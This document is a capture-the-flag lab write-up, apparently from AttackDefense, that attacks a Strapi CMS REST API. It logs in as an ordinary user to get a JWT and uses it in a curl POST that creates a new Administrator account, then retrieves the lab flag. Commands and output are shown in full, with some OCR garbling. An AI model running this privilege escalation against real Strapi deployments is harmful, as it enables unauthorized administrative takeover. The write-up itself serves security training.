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URL	https://attackdefense.com/challengedetails?cid=1928
Туре	REST: API Attacks

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Check the IP address of the machine.

Command: ifconfig

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root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.1.1.6 netmask 255.255.255.0 broadcast 10.1.1.255
       ether 02:42:0a:01:01:06 txqueuelen 0 (Ethernet)
       RX packets 1256 bytes 193833 (193.8 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 1400 bytes 7619204 (7.6 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.160.75.2 netmask 255.255.255.0 broadcast 192.160.75.255
       ether 02:42:c0:a0:4b:02 txqueuelen 0 (Ethernet)
       RX packets 23 bytes 1774 (1.7 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 2346 bytes 12766900 (12.7 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 2346 bytes 12766900 (12.7 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@attackdefense:~#
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The IP address of the machine is 192.160.75.2.

Therefore, the target REST API is running on 192.160.75.3, at port 1337.

**Step 2:** Checking the presence of the REST API.

**Command:** curl 192.160.75.3:1337

The response reflects that Strapi CMS is running on the target machine.

**Step 3:** Getting the JWT Token for user elliot.

## Command:

curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot", "password": "elliotalderson"}' http://192.160.75.3:1337/auth/local/ | jq

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oot@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalde
son"}' http://192.160.75.3:1337/auth/local/ | jq
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   jwt": "eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTc3NTQ4LCJleHAi0jE1NzU1Njk1NDh9.7boW050qF9rWYjJ-fv
 ISMbLrmlqhpu7cFR5fxA J4o",
  user": {
    "username": "elliot",
    "id": 2,
"email": "elliot@evilcorp.com",
     'provider": "local",
    "confirmed": 1,
    "blocked": null,
     role": {
       "id": 2,
      "name": "Authenticated",
"description": "Default role given to authenticated user.",
        'type": "authenticated"
```

The response contains the JWT Token for the user.

## JWT Token:

ot@attackdefense:~#

eyJhbGciOiJIUzl1NilsInR5cCl6lkpXVCJ9.eyJpZCl6MiwiaWF0ljoxNTcyOTc3NTQ4LCJleHAiOjE 1NzU1Njk1NDh9.7boWO5OqF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA\_J4o

**Step 4:** Creating a new user with administrator role.

Use the following curl command to create a new user with administrator role (role = 1).

## Command:

curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzl1NilsInR5cCl6lkpXVCJ9.eyJpZCl6MiwiaWF0ljoxNTcyOTc3NTQ4LCJleHAiOjE 1NzU1Njk1NDh9.7boWO5OqF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA\_J4o" http://192.160.75.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1" }' | jq

**Note:** The JWT token used in the Authorization header is the one retrieved in the previous step.


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root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGci0iJIUzI1NiIsInR5c
CI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTc3NTQ4LCJleHAi0jE1NzU1Njk1NDh9.7boW050qF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o" http://1
92.160.75.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1" }' | jq
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   "username": "test",
"email": "test@test.com",
     confirmed": null,
   "blocked": null,
   "role": {
  "id": 1,
  "name": "Administrator",
      "description": "These users have all access in the project.",
       "type": "root
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


**Step 5:** Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


**Strapi Admin Panel URL:** http://192.160.75.3:1337/admin



Step 6: Retrieving the secret flag.



Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 80f6811f6c30735dab68a01372d8b78f

## References:

1. Strapi Documentation (<a href="https://strapi.io/documentation">https://strapi.io/documentation</a>)